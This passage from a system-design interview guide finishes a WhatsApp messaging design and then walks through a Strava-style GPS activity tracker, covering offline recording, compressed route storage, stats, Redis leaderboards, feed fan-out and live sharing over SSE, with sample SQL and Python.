- Acknowledging the sender before the message is durable. A crash loses it. Say: “write to the inbox first, then send the single tick.”

- Broadcasting every message to every chat server. Does not scale past a few servers. Say: “registry lookup plus per-server pub/sub channel.”
- Inbox per user instead of per device. With multiple devices and E2E keys, one device would steal the others’ messages. Say: “inbox per device.”
- Pushing media through chat servers. Kills their bandwidth. Say: “presigned upload to S3, pointer in the message, CDN download.”
- Expecting exactly-once from the network. Say: “at-least-once delivery plus dedupe by `client_msg_id` and `message_id`.”
- Follow-up: “How do you keep message order?” Per-chat `seq` assigned by one owner (the Kafka partition for the chat, or a per-chat counter), and the client sorts by `seq`.
- Follow-up: “What about last seen / online status?” Derived from the registry and heartbeats; send presence only to contacts who have the chat open, to avoid a storm of updates.

10. One-page cheat sheet

Topic	Key point
Scale	100B msgs/day, ~2.3M msgs/s peak, 500M live connections
Servers	~1M connections per chat server, ~750 servers
Transport	WebSocket per device, heartbeat every 30 s
Routing	Redis registry `conn:{device}` with TTL + per-server pub/sub
Durability	Write per-device inbox before ack, delete on receiver ack
Delivery semantics	At-least-once, dedupe by client_msg_id / message_id
Ordering	Per-chat seq number
Groups	Fan-out on write via Kafka (cap ~1k members)
Receipts	Cumulative “read up to seq”, batched acks
Media	Presigned S3 URL, CDN, client-side encrypted, 30-day TTL
E2E	Server sees ciphertext only, keys per device
CAP	AP: accept and store, deliver when possible

Sources

- Hello Interview: Design WhatsApp
- High Scalability: The WhatsApp Architecture Facebook Bought for $19 Billion
- WhatsApp Encryption Overview (technical white paper)
- Signal: The Double Ratchet Algorithm
- AWS docs: Sharing objects with presigned URLs

- MDN: The WebSocket API

11. Strava (Activity Tracking with GPS) (Medium)

> Strava is an app for runners and cyclists. You press start, go for a run or ride, and the phone records your GPS position every second or so. When you finish, the app shows your route on a map, your distance, pace, and elevation, and shares the activity with your friends. You can see friends' activities in a feed and compare times on popular stretches of road on leaderboards. The interviewer is really testing how you collect location data on a phone that may have no signal, how you store billions of GPS points efficiently, how you compute stats and leaderboards, and how you let friends follow you live.

1. Functional requirements

Core (must have):

1. Users can start, pause, resume, and stop recording an activity (run or ride).
2. While recording, users see live stats: elapsed time, distance, current pace.
3. Users can save an activity and view it later with its route on a map and summary stats.
4. Users can see a feed of their friends' recent activities.
5. Users can share their activity in real time so selected friends can follow along live.

Below the line (out of scope):

1. Segments with full leaderboards for every stretch of road. We cover a simplified leaderboard, since full segment matching is a geometry project.
2. Training plans, social clubs, challenges. Product features on top of the same data.
3. Wearable device sync (Garmin, Apple Watch). Same upload path, different client.
4. Routing and route suggestions. A maps problem.

2. Non-functional requirements

1. Offline first: recording must work with no network for hours, with no data loss. The phone is the source of truth during an activity.
2. Low battery use: sample GPS at about 1 point per second and batch network uploads.
3. Live tracking latency: friends see a position within 10 seconds when the athlete has signal.
4. Upload processing: a finished activity's stats and map are ready within 30 seconds of upload.
5. Scale: 10M daily active users, 10M activities per day, peak on weekend mornings.
6. Availability: 99.9% for upload and viewing. An upload that fails must be retried safely (idempotent).
7. Consistency: eventual for feeds and leaderboards (seconds to a minute is fine). Strong for "my activity was saved".
8. CAP choice: AP. Accept uploads and show slightly stale feeds rather than fail.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	10M
Activities per day	10M
Average activity length	1 hour
GPS sample rate	1 point per second
Raw point size (lat, lng, ele, time, accuracy)	~32 bytes
Compressed point size (delta + varint)	~6 bytes
Feed views per user per day	5
Users live sharing at peak	1% of 2M concurrent = 20k

```
GPS points:
  1 hour * 3,600 points = 3,600 points per activity
  10M activities * 3,600 = 36B points/day

Raw storage:
  36B * 32 B ~= 1.15 TB/day -> ~420 TB/year

Compressed storage:
  36B * 6 B ~= 216 GB/day -> ~80 TB/year (about 5x smaller)

Activity uploads:
  10M / 86,400 ~= 115 uploads/s average
  weekend morning peak (x5) ~= 600 uploads/s
  each upload ~ 3,600 * 6 B ~= 22 KB compressed

Feed reads:
  10M * 5 = 50M/day ~= 580 reads/s, peak ~= 3,000/s

Live tracking:
  20k live athletes, 1 batch every 5 s = 4,000 location writes/s
  each viewed by ~3 friends = 12,000 pushes/s
```

The key insight: GPS points are the bulk of the data, and compressing them gives a 5x saving. Uploads themselves are not high QPS, so the hard parts are offline capture, storage format, and fan-out.

4. Core entities

- User / Athlete: `user_id`, `name`, `privacy` settings.
- Friendship / Follow: `follower_id`, `followee_id`.
- Activity: one run or ride. `activity_id`, `user_id`, `type`, `start_time`, `duration_s`, `distance_m`, `elevation_gain_m`, `avg_pace`, `route_uri`, `polyline` (small simplified route for maps).
- Route / Track: the full list of GPS points for an activity, stored as a compressed blob.
- Live session: an in-progress shared activity. `session_id`, `user_id`, `last_point`, `viewers`.
- Leaderboard entry: best time per user per segment or per weekly distance.

```sql
CREATE TABLE activities (
  activity_id      BIGINT PRIMARY KEY,
  user_id          BIGINT NOT NULL,
  client_id        UUID NOT NULL,          -- made on phone, for idempotency
  type             TEXT NOT NULL,          -- run | ride
  start_time       TIMESTAMPTZ NOT NULL,
  duration_s       INT,
  distance_m       INT,
  elevation_gain_m INT,
  polyline         TEXT,                   -- simplified route, ~1–2 KB
  route_uri        TEXT,                   -- s3://tracks/...
  UNIQUE (user_id, client_id)
);
CREATE INDEX activities_by_user ON activities (user_id, start_time DESC);
```

```json
{
  "client_id": "5f1c...",
  "type": "run",
  "points": [
    { "t": 1730620800, "lat": 37.77490, "lng": -122.41940, "ele": 16.2 },
    { "t": 1730620801, "lat": 37.77492, "lng": -122.41936, "ele": 16.3 }
  ]
}
```

5. API design

`POST /activities` – upload a finished activity (sent as a compressed file).

```
// request: multipart with metadata + gzip or FIT/GPX file
{ "client_id": "5f1c...", "type": "run", "start_time": "2026-11-01T07:00:00Z" }
// response 202
{ "activity_id": "88812", "status": "processing" }
```

Status codes: 202 accepted, 200 if the same `client_id` was already uploaded (returns the existing ID), 400 bad file, 413 too large.

`GET /activities/{activity_id}` – view an activity: stats, polyline, splits.

```
{ "activity_id": "88812", "type": "run", "distance_m": 10012,
  "duration_s": 2950, "avg_pace_s_per_km": 295,
  "polyline": "a~l~Fjk~uOwHJy@P", "splits": [298, 294, 293] }
```

`GET /feed?cursor=...` – friends' recent activities, newest first, cursor paginated.


`POST /live-sessions` – start sharing live. Returns `session_id`. `POST /live-sessions/{session_id}/points` – send a batch of recent points.

```
{ "points": [ { "t": 1730620805, "lat": 37.7750, "lng": -122.4190 } ] }
```

`GET /live-sessions/{session_id}/stream` – Server-Sent Events (a one-way stream from server to browser over HTTP) of positions for an allowed viewer.


All endpoints need a bearer token. Live viewers must be on the athlete’s allow list.

6. High-level design



How will users record an activity?

1. User presses start. The app turns on GPS at 1 Hz and writes every point to a local database on the phone (SQLite).
2. The app computes live stats on the phone from those points: elapsed time, distance, pace. No server is involved, so it works with no signal.
3. Pause and resume just write marker events into the same local log.



How will users save and view an activity?

1. On stop, the app compresses the points and calls `POST /activities` with a `client_id` it generated at start.
2. Activity Service stores the raw file in S3, creates an `activities` row with status `processing`, and emits an event.
3. Processing workers parse the file, clean noisy points, compute distance, elevation gain, splits, and a simplified polyline, then update the row.
4. When the user opens the activity, `GET /activities/{id}` returns stats and the polyline from Postgres; the map draws the polyline.

How will users see their friends' activities?

1. When processing finishes, an `activity-done` event goes to Kafka.
2. A feed fan-out worker adds the activity ID to each follower's feed list in Redis (most athletes have few followers; pros are pulled at read time).
3. `GET /feed` reads the list, hydrates activity summaries, and returns a page with a cursor.

How will users share an activity live?

1. The athlete starts a live session. Every 5 seconds, when there is signal, the app posts a small batch of points.
2. Live Service stores the latest point in Redis and publishes to the session's channel.
3. Friends watching hold an SSE connection to a Live Service node subscribed to that channel and receive positions as they arrive.

7. Deep dives

How do we record reliably when the phone is offline?

The problem: runners go through tunnels, forests, and mountains. The network can be gone for the whole activity. The app may also be killed by the OS to save memory, or the phone may die.

Option	Data safety	Battery	Notes
Stream every point to the server	Lost with no signal	Poor, radio always on	Not acceptable
Keep points in memory, upload at end	Lost if app is killed	Good	Risky
Write-ahead to local DB, upload on finish with retries (recommended)	Survives kill and reboot	Good	The phone is the source of truth

Recommended: append each point to a local SQLite table in small transactions (every 5-10 points), so a crash loses at most a few seconds. Upload when finished, and keep the local copy until the server confirms. The `client_id` makes retries safe: uploading twice returns the same activity.

```
# Pseudocode for the phone-side recorder and upload queue.
def on_gps_fix(fix):
    if fix.accuracy_m > 30:
        return                          # drop very noisy fixes
    buffer.append((fix.t, fix.lat, fix.lng, fix.ele))
    if len(buffer) >= 10:
        db.executemany("INSERT INTO points VALUES (?,?,?,?,?)",
                       [(activity_id, *p) for p in buffer])
        db.commit()
        buffer.clear()

def upload_pending():
    for act in db.query("SELECT * FROM activities WHERE uploaded = 0"):
        try:
            resp = api.post("/activities", client_id=act.client_id,
                            file=compress(load_points(act.id)))
            if resp.status in (200, 202):
                db.execute("UPDATE activities SET uploaded=1 WHERE id=?",
                           (act.id,))
        except NetworkError:
            schedule_retry(backoff_with_jitter())
```

On the server, idempotency is a unique constraint:

```
INSERT INTO activities (activity_id, user_id, client_id, type, start_time)
VALUES (:id, :uid, :cid, :type, :start)
ON CONFLICT (user_id, client_id) DO NOTHING
RETURNING activity_id;
```

If nothing is returned, look up and return the existing ID with 200.

How do we store GPS routes efficiently?

The problem: 36B points a day. Storing each point as a database row would mean 36B rows a day and very slow queries. And most screens only need a rough shape of the route.

Option	Size per activity	Query pattern	Notes
One DB row per point	~3,600 rows, ~200 KB with indexes	Slow, huge tables	Avoid
Time-series DB (TimescaleDB, InfluxDB)	Medium	Good for range queries	Overkill: we read a route as a whole
Compressed blob in S3 + simplified polyline in DB (recommended)	~22 KB blob + ~1.5 KB polyline	Read whole route at once	Cheap, simple

Recommended: two forms of each route.

1. Full track: delta-encode points (store the difference from the previous point, which is tiny), pack as variable-length integers, gzip, and store in S3. About 6 bytes per point.
2. Display polyline: simplify the route with the Ramer-Douglas-Peucker algorithm (drop points that lie almost on a straight line), then encode with the Google polyline format. A 3,600 point run becomes about 200-400 points, about 1.5 KB, stored directly in the `activities` row. Map screens and feed

cards only ever load this.

```
def delta_encode(points, scale=1e5):
    # points: list of (t, lat, lng). Returns small ints, easy to compress.
    out, prev = [], (0, 0, 0)
    for t, lat, lng in points:
        cur = (int(t), round(lat * scale), round(lng * scale))
        out.append(tuple(c - p for c, p in zip(cur, prev)))
        prev = cur
    return out   # mostly values like (1, 2, -3) -> 1 byte each as varints

def rdp(points, eps):
    # Ramer-Douglas-Peucker: keep points that bend the line more than eps.
    if len(points) < 3:
        return points
    a, b = points[0], points[-1]
    idx, dmax = 0, 0.0
    for i in range(1, len(points) - 1):
        d = perpendicular_distance(points[i], a, b)
        if d > dmax:
            idx, dmax = i, d
    if dmax <= eps:
        return [a, b]
    return rdp(points[:idx + 1], eps)[:-1] + rdp(points[idx:], eps)
```

Move tracks older than a year to a cheaper storage class (S3 Infrequent Access or Glacier Instant Retrieval). Users rarely reopen old runs.

How do we compute activity stats and leaderboards?

The problem: raw GPS is noisy. A naive sum of distances between points overstates distance by several percent because the points jitter. Leaderboards must be correct and fast to read.

Stats pipeline in the processing worker:

1. Filter points with bad accuracy and impossible speeds (for example, a run faster than 12 m/s).
2. Smooth with a small moving average or Kalman filter (a filter that blends a predicted position with the measured one).
3. Distance: sum of haversine distances (the great-circle distance on a sphere) between smoothed points, skipping paused spans.
4. Elevation gain: use a digital elevation model lookup instead of phone GPS altitude, which is noisy.

```
from math import radians, sin, cos, asin, sqrt

def haversine_m(lat1, lng1, lat2, lng2):
    r = 6_371_000
    p1, p2 = radians(lat1), radians(lat2)
    dp, dl = p2 - p1, radians(lng2 - lng1)
    h = sin(dp / 2) ** 2 + cos(p1) * cos(p2) * sin(dl / 2) ** 2
    return 2 * r * asin(sqrt(h))
```

Leaderboards:

Option	Read speed	Freshness	Notes
SQL `ORDER BY` over all efforts	Slow at scale	Fresh	Fine for small segments
Nightly batch	Fast	Up to a day stale	Users expect to see their PR now
Redis sorted set per leaderboard, updated on activity-done (recommended)	O(log n)	Seconds	Rebuildable from Postgres

Recommended: keep two kinds of board in Redis sorted sets. Weekly distance per club or among friends (`ZINCRBY lb:week:2026-45:club:7 10012 user_123`), and best time per segment (`ZADD lb:seg:991 LT 2950 user_123` , where `LT` only updates if the new time is lower). Segment matching itself (does this route pass over segment 991?) runs in the processing worker: index segments by geohash, find candidate segments whose cells the route touches, then check start and end points are passed in order.

How does the friends feed work?

The problem: show friends' recent activities, newest first, for 3,000 reads/s at peak. Most users have 50-500 followers; some pro athletes have millions.

Option	Read cost	Write cost	Fit
Fan-out on read	Query N friends, merge	1	OK for few friends, slow beyond
Fan-out on write	One Redis read	1 write per follower	Good for typical users
Hybrid (recommended)	One read + merge a few pros	Bounded	Handles pros with millions of followers


Recommended: the same hybrid as a social feed. On `activity-done` , push the activity ID into each follower's Redis sorted set `feed:{uid}` (score = start time), unless the athlete has more than 50k followers. Those pro accounts are pulled at read time and merged. Respect privacy at write time: if an activity is "only me" or "followers only", fan out only to the allowed set. Use a cursor on `(start_time, activity_id)` for pages. Feed cards render from the stored polyline and summary, so no S3 reads are needed.

How does real-time sharing work, and what happens on failure?

The problem: 20k athletes stream positions every 5 seconds, each watched by a few friends on different servers. Signal is patchy, so updates arrive late or in bursts.

Option	Latency	Server cost	Notes
Viewers poll every 5 s	0-5 s extra	Many empty requests	Simple fallback
WebSockets both ways	Lowest	Stateful connections	Overkill: viewers only receive

Option	Latency	Server cost	Notes
Athlete posts batches, viewers on SSE fed by Redis pub/sub (recommended)	Seconds	Light	SSE reconnects automatically




When a viewer connects, the server first sends `live:{sid}:last` (and the last few minutes of trail from a capped Redis list), then streams new points. When the athlete loses signal, the app buffers and sends the backlog on reconnect; the server forwards points with their original timestamps so the viewer's map fills in the gap. Live points are short-lived (TTL of a few hours); the full activity still arrives through the normal upload.

Failure handling summary:

